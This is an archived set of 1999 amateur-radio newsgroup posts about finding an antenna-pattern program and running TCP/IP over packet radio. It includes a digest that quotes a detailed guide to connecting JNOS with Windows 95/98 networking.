Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

I need help locating a computer program. The program may have originally been on one of the early 90's Buckmaster CD's. Some of you may be interested in the program and hoping someone knows of the program. I have lost track of it and would like to find it again. The program had several functions, but the one I used and liked did the following: Start the program, tune your receiver to a signal or beacon, rotate beam antenna from stop to stop (360 deg), At the end of the rotation the program would display on screen a picture of the antenna receive pattern. As I find the receive pattern is very close to the transmit pattern in most cases, the program was very useful. The only connection needed was to connect receive audio to the computer soundcard. I have no idea of the program name or who wrote it. Sure hope one of you knows. Please drop me a note if you can help. Thanks, Bill, KG8AW

3663. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7shrcf.a3a.nomail@linux.pe1chl.ampr.org>
Source record: 16921

Hank Oredson <horedson@att.net> wrote:

>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>news:slrn7sga68.3ea.nomail@linux.pe1chl.ampr.org...
>> Hank Oredson <horedson@att.net> wrote:

>> >> Here's a few you'll find in the latest Linux kernel (2.2.12) source
>> >> code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
>> >> scc, mkiss, soundmodem, yam.

>> >Where do I find this?

>> Try /usr/src/linux/drivers/net/hamradio on an installed Linux system

>Hmmm ... no /usr/src/linux/drivers.

>> >> There are a bunch of ax.25 tools and applications around. I don't
>think
>> >> Red Hat includes them on the CD (Debian includes quite a few), but they
>> >> are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
>> >> still useful).

>> >Where do I find the AX25-HOWTO?

>> Try /usr/doc/howto on an installed Linux system

>Hmmm ... no /usr/doc/howto.

>What installs these? Is there an RPM? If yes, what is it's name?

>The only source I find is header files, plus a few things I've installed
>myself (updated samba, e.g.). So I would guess that I need to do
>something specific to cause the sources to install. Will probably
>need to add some disk first. No big deal, disk is cheap.

You need to install the kernel sources and the howto documents.
I don't know what the RPM's are called, as I don't know what distribution
you have.
On my SuSE 6.1 system the howto documents are called: howto-99.4.17-0
But you normally would not need that name, you just browse through the
descriptive list in YaST.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3664. Re: AX25 on Linux on Digest V99 #214

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: hylton@global.co.ZA
Message-ID: <37C94E79.A0F8DF32@global.co.za>
Source record: 16922

Hi

Try this url for help if the Redhat site doesn't render help.

http://metalab.unc.edu/mdw/HOWTO/HAM-HOWTO-5.html#ss5.11

73 de ZR6HPC
Hylton

Ham-Digital Mailing List and Newsgroup wrote:

> Ham-Digital Digest Sun, 29 Aug 99 Volume 99 : Issue 214
>
> Today's Topics:
> "NOSintro"
> "NOSintro" (TCP/IP over Packet Radio) back in stock (21 msgs)
> Kenwood 940 IC-10B
> LINUX packet terminal software? (3 msgs)
> What Software for Rig Control?
>
> Send Replies or notes for publication to: <Ham-Digital@UCSD.Edu>
> Send subscription requests to: <Ham-Digital-REQUEST@UCSD.Edu>
> Problems you can't solve otherwise to brian@ucsd.edu.
>
> Archives of past issues of the Ham-Digital Digest are available
> (by FTP only) from ftp.UCSD.Edu in directory "mailarchives/ham-digital".
>
> We trust that readers are intelligent enough to realize that all text
> herein consists of personal comments and does not represent the official
> policies or positions of any party. Your mileage may vary. So there.
> Loop-Detect: Ham-Digital:99/214
> ----------
>
> Date: Sat, 28 Aug 1999 20:19:13 -0500
> From: "Charles Brabham" <n5pvl@texoma.net>
> Subject: "NOSintro"
>
> <steve_sampson@my-deja.com> wrote in message
> news:7q9o81$t4k$1@nnrp1.deja.com...
> > >
> > > But then again, Hams are not supposed to be just consumers. They
> > > used to be the people who pulled radio technology ahead.
>
> It's a cruel world out there, my boy, red of tooth and claw. Often we find
> ourselves needing to consider personal, economic and political issues we

> would rather not dirty our hands with, due to the number of people involved
> in our hobby.
>
> You like to pretend that all Hams are intrepid experimenters. That's fine in
> itself, but you really should take a break on expecting everybody else to go
> for the same fantasy. Think of it as a private thing, and you'll do a lot
> better. Keep that nonsense to yourself.
>
> Fact is, all the development in the world will do you no good if there is no
> structure in place to build and market what you have developed. - And those
> will do you no good if you have no market. To do these things, a more
> realistic view of exactly what most hams are or are not interested in would
> serve you very well.
> TAPR's "philosophy" and actions over the last decade have served to
> dishearten and discourage lots of Hams away from Packet in the US, and has
> caused the decline or destruction of most of the US Packet net. The constant
> storm of negativity has had it's effect. When you put stupid people in
> charge, stupid things happen.
> The people running TAPR have been stupid enough, like you, to give their
> fantasies preference over reality in their alleged "reasoning", and busted
> butt to serve a market that wasn't really there. While they were busy
> misdirecting their energies this way, they managed to dishearten and
> discourage Packet users and networkers all over the US.
>
> So it should be no surprise to you when I say that the US amateur tcpip
> geeks not only screwed up the US Packet net, but managed to shoot their own
> foot in the process. This monumental, counterproductive stupidity will be
> TAPR's legacy. This is what TAPR has done for the US Ham Radio community
> during the last decade. - The one TAPR project that didn't die a slow,
> horrible death on the back burner, but instead got first priority and
> immediate action.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 12:19:46 GMT
> From: keinanen@sci.fi (Paul Keinanen)
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> On Fri, 27 Aug 1999 23:22:11 GMT, Dave Michelson <dmichelson@ieee.org>
> wrote:
>

> : > Most hams have Windows machines. Simple fact of life.
>
> : So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
> : the most complicated task in the world and most of the "serious" hams in
> : our part of North America have done so.
>
> Please tell us how to do this.
>
> I know of some real time kernels that allows the Windows NT to execute
> as a real time task. I have never heard of any systems of running
> Linux/Unix in other real time tasks in such systems.
>
> On the other hand, there are some "DOS in the box" implementations for
> Linux and even some Windows emulators of dubious quality.
>
> Dual booting is not an option, since it is as archaic as sequential
> (chained) program execution in MS-DOS :-).
>
> : Even more hams have an old 486
> : laying about that is a perfect candidate for use as dedicated Linux box
> : for use as a router or similar.
>
> That seems to be the only viable alternative.
>
> Paul OH3LWR
>
> .
>
> ------------------------------
>
> Date: Fri, 27 Aug 1999 20:03:15 -0700
> From: Cathryn Mataga <cathryn@junglevision.com>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Hank Oredson wrote:
> > How do you use Linux or FreeBSD on your Windows machine while
> > you are running Windows? You don't of course, you have to reboot.
> > Not a viable solution. What is needed is software which is simple to
> > set up and get running, and will link the Windows ip stack into the
> > radio network. As far as I can tell, there is nothing that qualifies.
> >
> > Perhaps you can point me to such software.
>
> Well, I'm kind of hoping that's what Flexnet for Win95 is. But, I haven't
> had the time to really check it out yet.
>
> --
> _____
> Work: http://junglevision.com

> Radio: http://ke6i.com
> .
>
> ------------------------------
>
> Date: 28 Aug 99 16:11:46 GMT
> From: sv1uy@nest.sv1uy.ampr.ORG (Demetre Ch. Valaris)
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Hello guys,
>
> Following this discussion and seeing some guys not knowing how
> to make JNOS work with WINDOWS-95/98, here is a nice document
> I found on the net that makes JNOS and WINDOWS live happily together.
> This document explains how can have JNOS run in a WINDOWS DOSBOX and act
> as a GATEWAY between the radio world and WINDOWS. This way one can
> please themselves and use JNOS for SERVER/CLIENT applications and
> at the same time use WINDOWS SERVER/CLIENT applications as well.
>
> Please remember that we are Radio Hams and we do this as a HOBBY.
> There is no need to fight each other. Please keep using our radio amateur
> SPECTRUM by all means and save your arguments against the guys who want to
> take our frequencies so that they can seel them to private enterprises.
>
> There is no need for Hams fighting against Hams. Please the ones that need
> their pills taken, do not forget to take them and leave us alone.
> There is room for NOS (TPC/IP), AX25 (PBBS), FLEXNET, NETROM, ROSE, DOS,
> WINDOWS, LINUX, OS/@, MAC and the lot in this hobby.
>
> Everyone can do what they like as long as they do not heart anyone. It is
> a free world. Or is it not???
>
> Remember Ham radio is about communicating not fighting!!! So hold your horses!
>
> Anyway here is this nice document for the ones that do not know:
> --------cut here----------
> GUIDE TO INTERFACING JNOS 111x WITH WINDOWS 95/8 By Nick Parnell
> G4ZXI Kent TCP/IP Group 24th July 1999
>
> 1.0 Introduction
>
> Some time ago, I published details of how to interface UKNOS
> running in a DOS window with Windows95; itself using Trumpet
> Winsock, Winpkt and PIPE.COM. Although this implementation has
> worked very well for many of you, Year2000 considerations and the
> fact that UKNOS development is halted have led me to look towards
> alternative methods.
>
> I currently know of 2 such methods without getting yourself into

> multi-network card solutions:
>
> 1. For users wishing to interface directly with a single TNC and
> use purely windows based applications for everything, the SV2AGW
> software and instructions are available for download at
> http://www.amber.force9.co.uk/tcpip.html. 2. Using the new
> NDIS3PKT v2.4 driver available for evaluation download and
> purchase at http://www.danlan.com. This method is described
> below:
>
> This document describes the method utilising JNOS 111b or
> greater, a standard network card and the NDIS3PKT v2.4 Virtual
> Packet Driver. You will need WFW-3.11, Win95a, Win95b (OSR2),
> Win95C or Win98/ Win98-SE running on the PC with a free IRQ
> available for the network card. This document only addresses
> setup under Windows 9x, however the driver is also designed to
> work with Windows for Workgroups 3.1.1.
>
> This document assumes a basic knowledge of using Windows95/8. It
> assumes that the system is installed on a machine dedicated for
> TCP/IP operation based around JNOS. If you wish to use this on a
> PC already connected to the internet via Windows Dial-Up
> Networking you will need to consider different TCP/IP tools for
> each connection to avoid the need for changing connection
> settings between sessions. I do however strongly recommend
> dedicating a 486 or low-spec Pentium PC to the amateur radio
> applications. I do this, and share a monitor, keyboard and mouse
> between them using a switch-box.
>
> Either way, the implementation provides a convenient method of
> interfacing JNOS directly with MS-TCP using virtual drivers
> (requiring no conventional memory) and providing the flexibility
> for you to choose the tools you wish to use to communicate via
> Amateur TCP/IP.
>
> 2.0 What you need
>
> You will need to obtain the following before starting:
>
> 486 or greater PC running WFW-3.1.1, Windows95a,b,c or Win98 with
> Free IRQ for the network card JNOS111 Compilation with Packet
> Driver Interface (See download Link on this site) 2nd IP address
> to assign to your Windows TCP/IP stack (See your hub Sysop)
> Standard 10Mbps network card 50ohm BNC 'T' piece adapter & 2
> 50ohm terminators NDIS3PKT v2.4 Virtual Packet Driver Your
> WFW-3.1.1 / Windows95 / 98 /98-SE Disks/CD
>
> Note: NDIS3PKT v2.4 is licenced software. The evaluation version
> which can be downloaded from http://www.danlan.com is restricted

> to sending/receiving 75/200 packets per boot. Payment for the
> driver must be made in US$ drawn against a United States bank. I
> found UK registered Airmail (SWIFTAIR) available at UK
> post-offices a convenient method to mail the $US notes. At time
> of writing this is $15, however you should check the file
> ORDER.TXT included within the NDIS3PKT v2.4 driver zip archive
> for current order information.
>
> 3.0 Network Card Installation Instructions
>
> With the PC power removed, and taking reasonable ESD precautions,
> carefully remove your PCs cover and install the network card in
> accordance with the manufacturers instructions. If your
> motherboard supports Plug&Play then the card should self
> configure. If not you may need to setup the appropriate jumpers
> to select IRQ and memory address range. My card here is setup to
> use IRQ 11 and address range 0300-031F. This will differ
> according to your computer.
>
> Replace the cover and power connectors.
>
> Place the 'T' piece onto the BNC socket of the network card and
> place the 50ohm terminators on each end of the T.
>
> Switch on the PC. It will boot up and should detect the new card.
> When it asks for a driver insert the manufacturers disk into the
> floppy/CD drive and select the HAVE DISK option so that the
> driver is found (you may need to browse for it). You will be
> asked to specify a username, password and workgroup. I suggest
> the username is your callsign, your password is left blank and
> your workgroup is "Amateur Radio" (unless you have a common
> household network you wish this machine to be part of). The
> network card should now be configured.
>
> You should check the setup of the card by going into CONTROL
> PANEL, SYSTEM then NETWORK ADAPTERS and select PROPERTIES for
> your card. It should state "Device is Working Properly". If not
> you have an IRQ/Address conflict this must be resolved before
> continuing.
>
>
> 4.0 Installing the Windows Protocols
>
> This will differ slightly depending on which version of windows
> you are running. I will therefore describe the general case;
> which should provide sufficient information to allow you to
> complete the operation. It is possible that windows will have
> already set some of this up for you when installing the network
> card. If so, just browse the settings and change as necessary.

>
> Obtain the licenced NDIS3PKT v2.4 driver by ordering through
> http://www.danlan.com. This will take 7-10 days. You will need to
> specify an email address on the order form to which the licenced
> software can be sent. Unzip the NDIS3PKT v2.4 files obtained
> from http://www.danlan.com onto a floppy disk. Goto CONTROL
> PANEL, NETWORK. If not already present, select ADD to install
> the following: Client - CLIENT FOR MICROSOFT NETWORKS Protocol ?
> Microsoft TCP/IP Protocol ? NetBEUI (If connecting your network
> card to another computer too)
>
> Now, close the window down by clicking OK or Apply and let the
> computer reboot for changes to take effect. After the reboot, go
> once again to CONTROL PANEL, NETWORK and select ADD followed by
> PROTOCOL and ADD. Place the floppy disk with the Unzipped
> NDIS3PKT 2.4 drivers on into your floppy drive then select HAVE
> DISK. Use the browse option to goto the floppy directory. VIRTUAL
> PACKET DRIVER will be displayed. Click on OK to select and
> install this driver. If the computer reports that it cannot find
> a component, but click OK again and it will find it! You will
> then need to reboot your computer again.
>
> After the reboot, once again goto CONTROL PANEL, NETWORK.
> Highlight TCP/IP and click PROPERTIES. A number of TABS will be
> displayed for entry of information specific to your windows
> machine. Remember, this is your windows side of the interface and
> must not be confused with JNOS. This is where you enter your
> Windows IP address.
>
> The following describes what to put in each tab:
>
> IP ADDRESS Select "Specify an IP Address" Enter your windows IP
> address (Which you should have obtained from your hub sysop)
> Enter a subnet mask of 255.0.0.0. This identifies the machine as
> a member of the "44" subnet.
>
> WINS CONFIGURATION Select "Disable WINS resolution"
>
> GATEWAY Under new gateway, enter the IP address of your NOS
> machine then click ADD. This is the address to which all outbound
> IP frames will be sent.
>
> DNS CONFIGURATION Click "Enable DNS" Under host enter the
> callsign you are using for your windows machine. i.e Your sys2
> callsign corresponding with your windows IP address. Under
> domain enter "ampr.org" Under DNS server search order enter the
> IP address of the hub/server you use to provide Domain Name
> Lookup services. If your NOS machine is a hub then this will be
> your nos machines address. If you are an end-user then it's

> usually the callsign of your hub (Without the ampr.org suffix).
> Check with your hub sysop. Under domain suffix search order
> enter "ampr.org" Leave NETBIOS, BINDINGS and ADVANCED alone. Now
> click on OK.
>
> Now, Highlight Virtual Packet Driver and click PROPERTIES and
> ADVANCED. You should check and change the values to be as
> follows:
>
> Buffers 10 V86 Mode Stack Size 128 TR routing info Byte 0 0xc2 TR
> routing info Byte 1 0x20 Always schedule VM true Multiplex tcp/ip
> true Multiplex MS tcp/ip true Ignore local broadcasts false Warn
> on mux tab full true First PD interrupt vector 0x60 Force 802.3
> framing false Fake ethernet on TR false
>
> Double check these values. The PD interrupt vector is the address
> where NOS will link to later. This needs to match the value you
> supply in JNOS or it won't work!
>
> Click OK then OK again to save changes. You should then restart
> the PC. Now, finally you need to configure the Windows Registry
> to use sensible values for MTU etc as opposed to the large values
> used by default on ethernet.
>
> You may wish to experiment with differing values of MTU, however
> remember that any value you specify is what goes out over the
> network. If you're only interested in communicating with your
> local hub and have a good 9k6 1024 packet size link then of
> course MTU can be 1024 and you will get faster response. Just
> remember that the quality of the path is governed by the smallest
> MTU encountered en-route. Exceed this and you'll get no traffic
> past this point!
>
> Backing up the Registry This is an essential step and can save
> you an enormous amount of grief if you make a mistake. The
> windows registry is the heart of the system. Its easy to make
> mistakes and get the frozen mouse or blue screen for evermore.
> You've been warned!
>
> To backup the registry, open up an MSDOS window and type the
> following:
>
> cd c:\windows attrib ?S ?H system.dat copy system.dat system.bak
> attrib +S +H system.dat attrib ?S ?H user.dat copy user.dat
> user.bak attrib +S +H user.dat
>
> Note: This document assumes a windows directory of C:\WINDOWS
> throughout. You may have to vary this according to your setup.
>

> If you need to restore your Registry from the backup
>
> If all goes pear shaped, then restoring the registry is easy.
> Just start the PC up and repeatedly press the F8 Key until a text
> menu appears. Select COMMAND PROMPT ONLY then type the following
> to restore the registry to its values before you changed them:
>
> cd c:\windows attrib ?S ?H ?R system.dat attrib ?S ?H ?R user.dat
> copy system.bak system.dat copy user.bak user.dat attrib +S +H +R
> system.dat attrib +S +H +R user.dat
>
> You will then need to reboot the system.
>
> Changing the registry values Now, assuming you've backed the
> registry up here's what you need to change. You may wish to
> experiment with these slightly to suit your environment. Remember
> that the MTU must match that specified on the NOS attach line
> (Covered in section 5).
>
> Click START then RUN and in the box type regedit and click OK A
> tree will be displayed. Click the '+' sign at the edge of each
> box to move down the tree as follows: HKEY_LOCAL_MACHINE System
> CurrentControlSet Services VxD Then click on the Folder MSTCP
> RightClick and select NEW and STRING VALUE. Create New String
> Values for each of the following, then Right Click and select
> MODIFY to change the values assigned to them:
>
> DefaultRcvWindow 2048 MaxConnectRetries 7 MaxDataRetries 7
> DefaultTTL 64
>
> DOUBLE CHECK EVERYTHING!!
>
> Now, as before goto the following location in the registry:
> HKEY_LOCAL_MACHINE System CurrentControlSet Services Class
> NetTrans You will see a number of folders under NetTrans
> something like 0000 0001 0002 etc? Carefully click on each
> folder to find the one which contains your TCP/IP settings and IP
> address for your windows machine.
>
> When you see the one with a key called IPAddress and a value
> matching your amateur radio windows IP address, create a new
> string value called MaxMTU and assign the value of 256 to it.
>
> Now, exit from the registry, cross your fingers, shut down the PC
> and reboot. If the PC dosent reboot properly go back to page 4
> and follow the instructions for restoring the registry, then try
> again.
>
> 5.0 Setting up JNOS to communicate with windows

>
> Establishing the connection between JNOS and windows requires
> some configuration of JNOS to attach to the interrupt on which
> the NDIS3 driver is installed and waiting. In addition some
> configuration files must change in order to setup the correct
> operation paramaters for an amateur network.
>
> The following steps will complete the configuration:
>
> Setting up the HOSTS file In order to provide immediate Domain
> Lookup from windows, a file called HOSTS needs to be present in
> the C:\WINDOWS directory. Microsoft already provide a sample
> called HOSTS.SAM. We will use this and then modify it for our
> purposes:
>
> Copy C:\WINDOWS\HOSTS.SAM to C:\WINDOWS\HOSTS Edit the file HOSTS
> to look as follows, including your details where the < > are
> placed:
>
> # Copyright (c) 1994 Microsoft Corp. # # This is a sample HOSTS
> file used by Microsoft TCP/IP for Chicago # # This file contains
> the mappings of IP addresses to host names. Each # entry should
> be kept on an individual line. The IP address should # be placed
> in the first column followed by the corresponding host name. #
> The IP address and the host name should be separated by at least
> one # space. # # Additionally, comments (such as these) may be
> inserted on individual # lines or following the machine name
> denoted by a '#' symbol. # # For example: # # 102.54.94.97
> rhino.acme.com # source server # 38.25.63.10 x.acme.com # x
> client host
>
> 127.0.0.1 localhost <HUB IP Address> <HUB c/s>.ampr.org <NOS IP
> Address> <NOS c/s>.ampr.org <Windows IP Address>
> <sys2.yourcall>.ampr.org
>
> Save the file.
>
> Setting Up Windows ROUTES in NOSENV.BAT In order for windows to
> understand how to deal with amateur IP addresses other than that
> of the gateway it is necessary to establish some routes. This is
> done via the windows ROUTE command. Since windows95/98 are pretty
> poor at routing we have to fudge this stage to make it work. The
> following explains how this is done:
>
> Note: If you have a file called ROUTE.* (ie ROUTE.EXE, ROUTE.BAT
> or ROUTE.COM) in your NOS top directory rename it to NOSROUTE.*
> before continuing.
>
> Edit NOSENV.BAT (Your NOS environment setup file in the NOS

> directory) Add the following lines into the top of it, replacing
> < > with your details:
>
> ROUTE ADD 0.0.0.0 <Your NOS IP Address> ROUTE ADD 44.131.0.0 MASK
> 255.255.0.0 <Your NOS IP Address>
>
> Note: If you are outside the UK (Region 44.131), or wish to
> access other international regions you must either change the
> line to indicate your 44.xxx country and/or add a separate line
> for each 44.xxx region routing to <Your NOS IP address>.
>
> Setting up Autoexec.NOS In order for NOS to communicate through
> the Virtual Packet Driver, you need to attach a port to the
> address on which the packet driver resides (0x60).
>
> Now you also need to make some choices regarding just what you
> want NOS to do. These options are as follows:
>
> 1. Collect/Send everything to the hub (No Local Storage) This is
> only really practical when you have a good 9k6 connection between
> you and the hub. Everything is done on-line. If you wish to use
> this option then download the CLIENT ONLY version of JNOS111 from
> the download site at http://www.gb7iph.demon.co.uk. You will need
> to point all your windows tools (mailers, browsers etc) to the
> hub IP address so that they are polled over the air.
>
> The Autoexec.nos settings for such a configuration are as
> follows:
>
> # Wormhole to Windows (MS-TCP) # attach packet 0x60 win95 2048
> 256 rou add <windows IP address> win95 <windows IP address>
>
> # Add one of these lines for each attached RADIO port you have
> (here with examples # for ports named 144 and 432. So if hostname
> is g4zxi <yourcall-5> will be # g4zxi-5): # arp publish <windows
> IP address> ax25 <yourcall-5> 144 arp publish <windows IP
> address> ax25 <yourcall-5> 432
>
> ifc win95 descr "Wormhole to windows TCP/IP" ifc win95 mtu 256
> ifc win95 tcp mss 216 # PACLEN/2 - 40 HEADER ifc win95 tcp win
> 432 # Mss, Mss*2 or *3 ifc win95 tcp syndata on ifc win95 tcp
> maxwait 12000 # MAX BACKOFF 12s ifc win95 tcp irtt 7000 mode
> win95 datagram
>
> ax25 hport win95 on ip hport win95 on start http trace win95
> 111
>
> Since you will not be collecting NNTP or POP3 on your local
> machine you can #out any NNTP or POP3 related lines in your

> autoexec.nos file.
>
> 2. NOS Server - Local Storage of POP3 mail and NEWS If you have a
> slow connection to your hub, or indeed wish to simply increase
> the speed of transfer between NOS and windows you should consider
> using the version of JNOS111 with POP3 and NNTP servers added.
> This is called LIMITED SERVER and once again is available from
> the download site.
>
> The autoexec.nos settings for this configuration are the same as
> for example 1, however since you will be running POP3 and NNTP
> server on your NOS machine you will need to setup external files
> and add lines to autoexec.nos as follows:
>
> Start the Servers Edit autoexec.nos and add the following lines
> to whatever is already present:
>
> Start POP3 Start NNTP Start HTTP
>
> In addition to this, ensure your NOS system is already setup to
> poll your hub for POP3 mail. This will then be stored on your NOS
> system and your windows programs will then poll the NOS system to
> get mail.
>
> Setup NNTP Client and Server Your NOS system will need to poll
> (as usual) for the NNTP groups you are interested in from your
> hub. Following your nntp addserver lines in autoexec.nos, you
> will need the additional server commands:
>
> nntp ihave 1 nntp autocreate 3 nntp profile organ "<YourCall> -
> <Town>, <County>, <Country>" at 0430 "expire 24+" at 0431 "expire
> now+"
>
> Note: You will only be able to view local newsgroups in this
> manner if you are polling your hub for them using the nntp
> addserver command. You could of course set your windows
> newsreader program up with a default server of your NOS system
> and a secondary server being your hub. This way you can browse
> either locally or ad-hoc via the hub and have the best of both
> worlds!
>
> Create a POPUSERS file Create the file called POPUSERS in your
> NOS top directory. This should contain your callsign followed by
> ":" followed by your name in lowercase followed by ":". i.e
>
> g4zxi:nick:
>
> The callsign represents the POP3 account referred to in windows
> mail program setup boxes, and the name represents the POP3

> password used to access the local mailbox.
>
> Setup NEWS expiry file In order to ensure your newsgroups don't
> mount up to infinitum, you should place a file called EXPIRE.DAT
> in the NOS SPOOL directory. This file should contain the name of
> each newsgroup to be expired followed by the expiry period. The
> format is as follows:
>
> !ampr.all 7 !ampr.misc 10 !ampr.club 7 !ampr.space 5
> !ampr.comp.os2 3
>
> etc?
>
> Setting up JNOS to run in a DOS window ? Background Mode Ok,
> you're almost there. The final step is to setup NOS to run in a
> DOS window in background mode. Assuming JNOS is installed in the
> directory C:\NOS, the following instructions demonstrate how to
> set this up:
>
> Right Click on the Desktop and Select NEW and SHORTCUT In the
> COMMAND LINE box type C:\NOS\NOSENV.BAT and click NEXT Type a
> name for the shortcut. I suggest JNOS. Click NEXT. Select an
> ICON for JNOS from the list displayed and click FINISH. Now,
> right click on the ICON which has just been created on the
> desktop, and select PROPERTIES. Under the PROGRAM TAB, Enter
> "JNOS" in the TOP BOX currently filled with NOSENV. Under RUN,
> select MINIMISED and tick CLOSE ON EXIT. Under FONT select 7*12.
> Under SCREEN ensure USAGE is set to WINDOW, and DISPLAY TOOLBAR,
> RESTORE SETTINGS ON STARTUP, FAST ROM EMULATION and DYNAMIC
> MEMORY ALLOCATION are all ticked. Under MISC, ensure that
> BACKGROUND ALWAYS SUSPEND is NOT TICKED. Also, ALLOW SCREEN SAVER
> should NOT be ticked. WARN IF STILL ACTIVE should be ticked and
> the IDLE SENSITIVITY slider should be moved to one notch right of
> the FAR LEFT (Low) position. Click APPLY then OK. You're now
> ready to roll!
>
> Note: You should ensure that all screensavers and power
> management features are turned off. They will degrade NOS
> performance or stop it altogether!
>
> 6.0 Testing the System for the first time.
>
> Ok, so you've made it so far. Now for the moment of truth. Will
> it work? I would suggest that you shut the computer down to
> ensure a clean start. Upon reboot, double click on the newly
> created JNOS icon to start JNOS running. If the TNC STA light
> remains on it may be necessary to exit JNOS, recycle the power to
> the TNCs and then restart JNOS.
>

> The following steps will prove connectivity:
>
> With JNOS running, open an MS-DOS window Type PING ?w 5000
> <Windows IP address> This will prove that you can ping the
> windows IP address OK. Now, type PING ?w 5000 <NOS IP address>
> This will prove connectivity between Windows and JNOS Finally,
> type PING ?w 5000 <HUB IP Address> If this works then windows is
> communicating through NOS and out of the radio port. Success!
> (Hopefully).
>
> If you are having problems pinging the windows IP address then
> you have probably not set the network card up properly. Check for
> IRQ conflicts.
>
> Problems pinging the NOS IP address usually relate to either the
> WINDOWS ROUTE command being incorrectly specified, the JNOS ROUTE
> ADD command being setup wrongly or errors in setting up the
> GATEWAY or DNS in WINDOWS NETWORKING.
>
> Finally, if you can ping JNOS but not out of the radio port,
> check the following:
>
> Ensure you can Ping from JNOS OK. The STA light may be on on the
> TNC in which case exit JNOS recycle the TNC power and restart
> JNOS again. If this is OK, check the WINDOWS ROUTE COMMAND
> SETTINGS to ensure you have the route for 44.131.0.0 MASK
> 255.255.0.0 setup correctly. Typing ROUTE PRINT in an MSDOS
> window will show which routes are present in the windows routing
> table.
>
> 7.0 Using the System with Windows Tools
>
> You now have a system which provides full connectivity with
> MS-TCP. You can in theory run any internet tool (Mailers,
> Newsreaders, Browsers etc.) you like over the link. You will need
> to configure the tools to point to the server. This will vary
> depending on whether you've set your hub as the server or indeed
> your local machine.
>
> Carefully step though the tool configuration settings. Remember,
> for email the POP3 name and password are almost always your
> callsign and your name (both in lower case) and as specified in
> either YOURS or YOUR HUBS POPUSERS file.
>
> Have fun. I am always looking to improve this and can only do so
> with comments and suggestions from you.
>
> 8.0 Acknowledgements
>

> I would like to thank the following for assistance given in the
> setup and testing of this system.
>
> Karl-Heinz Weiss (dj9nz) Dan Lanciani Stuart Barron (g7jyf)
> Matthew Curtis (m1cmn)
>
> Note: If you are pleased with this system, donations towards the
> running of the hub and / or the work of the Kent IP group are
> always gratefully welcome QTHR but never expected. As they say,
> if you like it tell everyone and if you don't tell me!
>
>
> DISCLAIMER: All attempts have been made to ensure the validity of
> this information, but it should be noted that neither I nor the
> KIPG accept any responsibility for the correctness of the
> information contained herein. It must therefore be appreciated
> that the use of this package is entirely at your own risk.
> Emphasis is placed on the need to be familiar with basic windows
> operation, and if you are in any doubt you should seek guidance
> from a windows expert.
>
> Changes to the windows registry made during this setup should be
> carefully performed and only after carrying out the backups
> described herein.
>
> I trust you will enjoy using the interface. Happy Surfing!
>
> Nick Parnell ? G4ZXI Sysop GB7IPH &Treasurer - Kent IP Group
>
> -------cut here---------
>
> 73 Demetre SV1UY
>
> Demetre Ch. Valaris - SV1UY,
> IP Coordinator for AMPRnet in Greece.
> e-mail: sv1uy@sv1uy.ampr.org
> PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO
> --
> Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
> or my homepage at http://www.athnet.ampr.org/~sv1uy
> or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
> Need a PLUG & PLAY JNOSKIT? Try my homepage!
> --
> .
>
> ------------------------------
>
> Date: 28 Aug 1999 02:50:55 GMT
> From: nielsen@primenet.com (Bob Nielsen)

> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> On Fri, 27 Aug 1999 17:39:52 -0700, Hank Oredson wrote:
> >
> >Dave Michelson <dmichelson@ieee.org> wrote in message
> >news:37C71DD9.F84F1ED2@ieee.org...
> >> Hank Oredson wrote:
> >> >
> >> > If you want to help hams get on the air with tcp/ip, Linux is not an
> >option.
> >>
> >> Why not?
> >>
> >> > Most hams have Windows machines. Simple fact of life.
> >>
> >> So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
> >> the most complicated task in the world and most of the "serious" hams in
> >> our part of North America have done so. Even more hams have an old 486
> >> laying about that is a perfect candidate for use as dedicated Linux box
> >> for use as a router or similar.
> >
> >The "serious hams" are already all on air. What is needed is a way
> >for the "casual users" to get on air. Very few hams have the interest,
> >or the ability, to set up a complex bunch of system software. They
> >just want to play with their radios.
> >
> >How do you use Linux or FreeBSD on your Windows machine while
> >you are running Windows? You don't of course, you have to reboot.
> >Not a viable solution. What is needed is software which is simple to
> >set up and get running, and will link the Windows ip stack into the
> >radio network. As far as I can tell, there is nothing that qualifies.
> >
> >Perhaps you can point me to such software.
>
> http://www.vmware.com
>
> Bob
>
> --
> Bob Nielsen Internet: nielsen@primenet.com
> Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
> DM42nh http://www.primenet.com/~nielsen
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 08:03:07 -0500
> From: "Charles Brabham" <n5pvl@texoma.net>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock

>
> <steve_sampson@my-deja.com> wrote in message
> news:7q7cm1$e5s$1@nnrp1.deja.com...
> >
> > > The problem with packet radio, was that it attracted the RF experts
> > > who put up very fine nodes, and was followed by computer geeks who
> > > consumed all the bandwidth with noise. Like a phone patch on a
> > > repeater, it attracts the wrong type of people the RF crowd likes to
> > > associate with. The geeks pretty much spun out of control with a
> > > thing called NOS, and every egomaniac had to have his own version to
